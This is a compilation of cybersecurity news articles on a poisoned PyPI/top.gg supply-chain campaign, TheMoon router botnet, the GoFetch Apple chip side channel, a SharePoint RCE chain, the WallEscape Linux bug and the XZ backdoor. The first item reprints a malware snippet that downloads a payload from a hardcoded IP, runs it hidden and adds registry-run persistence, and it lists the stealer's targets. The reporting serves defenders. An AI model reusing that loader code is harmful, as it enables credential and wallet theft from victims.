
Packages used in the campaign (Checkmarx)

In early 2024, the attackers set up a fake Python package mirror at "files[.]pypihosted[.]org," which is a typosquatting attempt to mimic the authentic "files.pythonhosted.org" where the artifact files of PyPI packages are stored.

This fake mirror was used to host poisoned versions of legitimate packages, such as an altered version of the popular "colorama" package, with the goal of tricking users and development systems into using this malicious source.


The malicious packages uploaded to PyPI served as an initial vector to compromise systems. Once a system was compromised, or if the attackers hijacked privileged GitHub accounts, they altered project files to point to dependencies hosted on the fake mirror.

Checkmarx highlights a case from March where the attackers hacked the account of a top.gg maintainer, "editor-syntax," who had significant write access permissions on the platform's GitHub repositories.



Discussion on Discord about the hacked account (Checkmarx)

The attacker used the account to perform malicious commits to Top.gg's python-sdk repository, such as adding a dependency on the poisoned version of "colorama" and storing other malicious repositories, to increase their visibility and credibility.



Fixing the malicious commit on the requirements.txt file (Checkmarx)

Final payload

Once the malicious Python code is executed, it activates the next stage by downloading from a remote server a small loader or dropper script that fetches the final payload in encrypted form.

The malware establishes persistence on the compromised machine between reboots by modifying the Windows Registry.


```
def WriteFilee(file):
    with open(file, mode="w", encoding="utf-8") as f:
        f.write(requests.get("http://162.248.100.217:80/grb").text)

def StartFilee(path):
    subprocess.Popen([f'{py_exec}.exe', path], creationflags=subprocess.CREATE_NO_WINDOW)

def SetStart(path):
    spoofedpath = f'"{pythonw_path}" "{path}"'
    winnreg = winreg.HKEY_CURRENT_USER
    starttup = "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run"
    keyc = winreg.CreateKeyEx(winnreg, starttup, 0, winreg.KEY_WRITE)
    winreg.SetValueEx(keyc, choice(names), 0, winreg.REG_SZ, f"{spoofedpath}")


FolderOfFile = GetRandomDirr()
NameOfFile = CreateFileNamee(FolderOfFile)
FullFile = FolderOfFile + "\\" + NameOfFile
WriteFilee(FullFile)
StartFilee(FullFile)
try:
    SetStart(FullFile)
except:
    pass
```

Registry modification for persistence (Checkmarx)

The malware's data stealing capabilities can be summed up in the following:

- Targets browser data in Opera, Chrome, Brave, Vivaldi, Yandex, and Edge to steal cookies, autofill, browsing history, bookmarks, credit card details, and login credentials.
- Searches for Discord-related directories to decrypt and steal Discord tokens, potentially gaining unauthorized access to accounts.
- Steals from various cryptocurrency wallets by searching for and uploading wallet files in ZIP format to the attacker's server.
- Attempts to steal Telegram session data for unauthorized access to accounts and communications.
- Includes a file stealer component targeting files on Desktop, Downloads, Documents, and Recent Files based on specific keywords.
- Leverages stolen Instagram session tokens to retrieve account details via the Instagram API.
- Captures keystrokes and saves them, potentially exposing passwords and sensitive information. This data is uploaded to the attacker's server.

- Utilizes methods like anonymous file-sharing services (e.g., GoFile, Anonfiles) and HTTP requests with unique identifiers (hardware ID, IP address) for tracking and uploading stolen data to the attacker's server.



Attack overview (Checkmarx)

All stolen data is sent to the command and control server via HTTP requests, carrying unique hardware-based identifiers or IP addresses. In parallel, it's uploaded to file-hosting services like Anonfiles and GoFile.

The number of users impacted by this campaign is unknown, but the report from Checkmarx highlights the risks of the open-source supply chain and the importance of developers checking the security of their building blocks.

Source : https://www.bleepingcomputer.com/news/security/hackers-poison-source-code-from-largest-discord-bot-platform/


18. TheMoon malware infects 6,000 ASUS routers in 72 hours for proxy service

A new variant of "TheMoon" malware botnet has been spotted infecting thousands of outdated small office and home office (SOHO) routers and IoT devices in 88 countries.

TheMoon is linked to the "Faceless" proxy service, which uses some of the infected devices as proxies to route traffic for cybercriminals who wish to anonymize their malicious activities.

Black Lotus Labs researchers monitoring the latest TheMoon campaign, which started in early March 2024, have observed 6,000 ASUS routers being targeted in under 72 hours.

The threat analysts report that malware operations such as the IcedID and SolarMarker currently use the proxy botnet to obfuscate their online activity.



Overview of the Faceless proxying service

Source: Black Lotus Labs

Targeting ASUS routers

TheMoon was first spotted in 2014 when researchers warned that the malware was exploiting vulnerabilities to infect LinkSys devices.

The malware's latest campaign has been seen infecting nearly 7,000 devices in a week, with Black Lotus Labs saying they primarily target ASUS routers.

"Through Lumen's global network visibility, Black Lotus Labs has identified the logical map of the Faceless proxy service, including a campaign that began in the first week of March 2024 that targeted over 6,000 ASUS routers in less than 72 hours," warn the Black Lotus Labs researchers.

The researchers do not specify the exact method used to breach the ASUS routers, but given that the targeted device models are end-of-life, it is likely that the attackers leveraged known vulnerabilities in the firmware.

The attackers may also brute-force admin passwords or test default and weak credentials.

Once the malware gains access to a device, it checks for the presence of specific shell environments ("/bin/bash," "/bin/ash," or "/bin/sh"); otherwise, it stops the execution.


If a compatible shell is detected, the loader decrypts, drops, and executes a payload named ".nttpd" which creates a PID file with a version number (26 currently).

Next, the malware sets up iptables rules to drop incoming TCP traffic on ports 8080 and 80 while allowing traffic from specific IP ranges. This tactic secures the compromised device from external interference.

The malware next attempts to contact a list of legitimate NTP servers to detect sandbox environments and verify internet connectivity.

Finally, the malware connects with the command and control (C2) server by cycling through a set of hardcoded IP addresses, and the C2 responds with instructions.

In some cases, the C2 may instruct the malware to retrieve additional components, like a worm module that scans for vulnerable web servers on ports 80 and 8080 or ".sox" files that proxy traffic on the infected device.




Sox sample communicating with a Faceless server

Source: Black Lotus Labs

The Faceless proxy service

Faceless is a cybercrime proxy service that routes network traffic through compromised devices for customers who pay exclusively in cryptocurrencies. The service does not utilize a "know-you-customer" verification process, making it available to anyone.




Purchasing access to the Faceless proxy service

Source: Black Lotus Labs

To protect their infrastructure from being mapped by researchers, Faceless operators ensure that each infected device communicates with only one server for as long as the infection lasts.

Black Lotus Labs reports that one-third of the infections last over 50 days, while 15% are lost in under 48 hours. This indicates that the latter are better monitored, and the compromise is detected quickly.



Lifetime of infected devices

Source: Black Lotus Labs

Despite the clear connection between TheMoon and Faceless, the two operations appear to be separate cybercrime ecosystems, as not all malware infections become part of the Faceless proxying botnet.

To defend against these botnets, use strong admin passwords and upgrade your device's firmware to the latest version that addresses known flaws. If the device has reached EoL, replace it with an actively supported model.

Common signs of malware infection on routers and IoTs include connectivity problems, overheating, and suspicious setting changes.

Source : https://www.bleepingcomputer.com/news/security/themoon-malware-infects-6-000-asus-routers-in-72-hours-for-proxy-service/

19. Hardware Vulnerability in Apple's M-Series Chips

It's yet another hardware side-channel attack:

The threat resides in the chips' data memory-dependent prefetcher, a hardware optimization that predicts the memory addresses of data that running code is likely to access in the near future. By loading the contents into the CPU cache before it's actually needed, the DMP, as the feature is abbreviated, reduces latency between the main memory and the CPU, a common bottleneck in modern computing. DMPs are a relatively new phenomenon found only in M-series chips and Intel's 13th-generation Raptor Lake microarchitecture, although older forms of prefetchers have been common for years.

[...]

The breakthrough of the new research is that it exposes a previously overlooked behavior of DMPs in Apple silicon: Sometimes they confuse memory content, such as key material, with the pointer value that is used to load other data. As a result, the DMP often reads the data and attempts to treat it as an address to perform memory access. This "dereferencing" of "pointers"—meaning the reading of data and leaking it through a side channel—-is a flagrant violation of the constant-time paradigm.

[...]

The attack, which the researchers have named GoFetch, uses an application that doesn't require root access, only the same user privileges needed by most third-party applications installed on a macOS system. M-series chips are divided into what are known as clusters. The M1, for example, has two clusters: one containing four efficiency cores and the other four performance cores. As long as the GoFetch app and the targeted cryptography app are running on the same performance cluster—-even when on separate cores within that cluster-—GoFetch can mine enough secrets to leak a secret key.

The attack works against both classical encryption algorithms and a newer generation of encryption that has been hardened to withstand anticipated attacks from quantum computers. The GoFetch app requires less than an hour to extract a 2048-bit RSA key and a little over two hours to extract a 2048-bit Diffie-Hellman key. The attack takes 54 minutes to extract the material required to assemble a Kyber-512 key and about 10 hours for a Dilithium-2 key, not counting offline time needed to process the raw data.

The GoFetch app connects to the targeted app and feeds it inputs that it signs or decrypts. As its doing this, it extracts the app secret key that it uses to perform these cryptographic operations. This mechanism means the targeted app need not perform any cryptographic operations on its own during the collection period.

Note that exploiting the vulnerability requires running a malicious app on the target computer. So it could be worse. On the other hand, like many of these hardware side-channel attacks, it's not possible to patch.

Slashdot thread.

Source : https://www.schneier.com/blog/archives/2024/03/hardware-vulnerability-in-apples-m-series-chips.html

20. CISA tags Microsoft SharePoint RCE bug as actively exploited

CISA warns that attackers are now exploiting a Microsoft SharePoint code injection vulnerability that can be chained with a critical privilege escalation flaw for pre-auth remote code execution attacks.

Tracked as CVE-2023-24955, this SharePoint Server vulnerability enables authenticated attackers with Site Owner privileges to execute code remotely on vulnerable servers.

The second flaw (CVE-2023-29357) allows remote attackers to gain admin privileges on vulnerable SharePoint servers by circumventing authentication using spoofed JWT auth tokens.

These two SharePoint Server security vulnerabilities can be chained by unauthenticated attackers to gain RCE on unpatched servers, as STAR Labs researcher Nguyễn Tiến Giang (Janggggg) demonstrated during last year's March 2023 Pwn2Own contest in Vancouver.

A CVE-2023-29357 proof-of-concept exploit was released on GitHub on September 25, one day after the security researcher published a technical analysis describing the exploitation process.

Although the PoC exploit did not allow attackers to gain remote code execution on targeted systems, threat actors could still modify it to complete the chain with CVE-2023-24955 exploitation capabilities for RCE attacks.

Multiple PoC exploits targeting this chain have since surfaced online (including one released by Star Labs), making it easier for less skilled attackers to use it in their attacks.

One month later, CISA added the CVE-2023-29357 flaw to its Known Exploited Vulnerabilities Catalog and ordered U.S. federal agencies to patch it by the end of the month, on January 31.

On Tuesday, the cybersecurity agency also added the CVE-2023-24955 code injection vulnerability to its list of actively exploited security flaws. As mandated by the BOD 22-01 binding operational directive, federal agencies must secure their Sharepoint servers by April 16.


While CISA didn't share any details regarding attacks exploiting the two Sharepoint vulnerabilities, the cybersecurity agency did say it has no evidence they were used in ransomware attacks.

> *"These types of vulnerabilities are frequent attack vectors for malicious cyber actors and pose significant risks to the federal enterprise," CISA said.*

While CISA's KEV catalog focuses on alerting federal agencies about vulnerabilities that should be addressed as soon as possible, private organizations are also advised to prioritize patching this exploit chain to block attacks.

Source : https://www.bleepingcomputer.com/news/security/cisa-tags-microsoft-sharepoint-rce-bug-as-actively-exploited/

21. Decade-old Linux ‘wall’ bug helps make fake SUDO prompts, steal passwords



A vulnerability in the wall command of the util-linux package that is part of the Linux operating system could allow an unprivileged attacker to steal passwords or change the victim's clipboard.

Tracked as CVE-2024-28085, the security issue has been dubbed WallEscape and has been present in every version of the package for the past 11 years up to 2.40 released yesterday.

Although the vulnerability is an interesting example of how an attacker can deceive a user into giving their administrator password, exploiting is likely limited to certain scenarios.

An attacker needs to have access to a Linux server that already has multiple users connected at the same time through the terminal, such as a college where students may connect for an assignment.

Security researcher Skyler Ferrante discovered WallEscape, which is described as an "improper neutralization of escape sequences in wall" command.

Exploiting WallEscape

WallEscape impacts the 'wall' command, which is typically used in Linux systems to broadcast messages to the terminals of all users logged to the same system, such as a server.

Because escape sequences are improperly filtered when processing input through command line arguments, an unprivileged user could exploit the vulnerability using escape control characters to create a fake SUDO prompt on other users' terminals and trick them into typing their administrator password.

The security issue can be exploited under certain conditions. Ferrante explains that exploitation is possible if the "mesg" utility is active and the wall command has setgid permissions.

The researcher notes that both conditions are present on Ubuntu 22.04 LTS (Jammy Jellyfish) and Debian 12.5 (Bookworm) but not on CentOS.

Proof-of-concept exploit code for WallEscape has been published to demonstrate how an attacker could leverage the issue.

Along with the technical details, Ferrante also includes exploitation scenarios that could lead to separate outcomes.

One example describes the steps to create a fake sudo prompt for Gnome terminal to trick the user into typing in their password.

Ferrante details that this is possible by creating a fake SUDO prompt for Gnome terminal to trick the user into typing in the sensitive info as a command line argument.

This requires some precautions that are possible by using the wall command to pass to the target a script that changes their input in the terminal (foreground color, hides typing, sleep time) so that the fake password prompt passes as a legitimate request.

To find the password, an attacker would then have to check the /proc/$pid/cmdline file for the command arguments, which are visible for unprivileged users on multiple Linux distributions.

Another attack would be to change the clipboard of a target user through escape sequences. The researcher highlights that this method does not work with all terminal emulators, Gnome being among them.

> *"Since we can send escape sequences through wall, if a user is using a terminal that supports this escape sequence, an attacker can change the victims clipboard to arbitrary text," Ferrante details.*

The researcher provides in the vulnerability report the demo code to set the trap and run the attack and also explains how it works for both exploitation scenarios.

It is worth noting that exploiting WallEscape depends on local access (physical or remote via SSH), which limits its severity.


The risk comes from unprivileged users with access to the same system as the victim in multi-user settings like an organization's server.

Users are advised to upgrade to linux-utils v2.40 to patch the vulnerability. Typically, the update is made available through the Linux distribution’s standard update channel on the package manager, but there could be some delay.

System administrators can mitigate CVE-2024-28085 immediately by removing the setgid permissions from the ‘wall’ command or by disabling the message broadcast functionality using the ‘mesg’ command to set its flag to ‘n’.

Source : https://www.bleepingcomputer.com/news/security/decade-old-linux-wall-bug-helps-make-fake-sudo-prompts-steal-passwords/

22. Red Hat warns of backdoor in XZ tools used by most Linux distros



Today, Red Hat warned users to immediately stop using systems running Fedora development and experimental versions because of a backdoor found in the latest XZ Utils data compression tools and libraries.

> *"PLEASE IMMEDIATELY STOP USAGE OF ANY FEDORA 41 OR FEDORA RAWHIDE INSTANCES for work or personal activity," Red Hat warned on Friday.*

> *"No versions of Red Hat Enterprise Linux (RHEL) are affected. We have reports and evidence of the injections successfully building in xz 5.6.x versions built for Debian unstable (Sid). Other distributions may also be affected."*

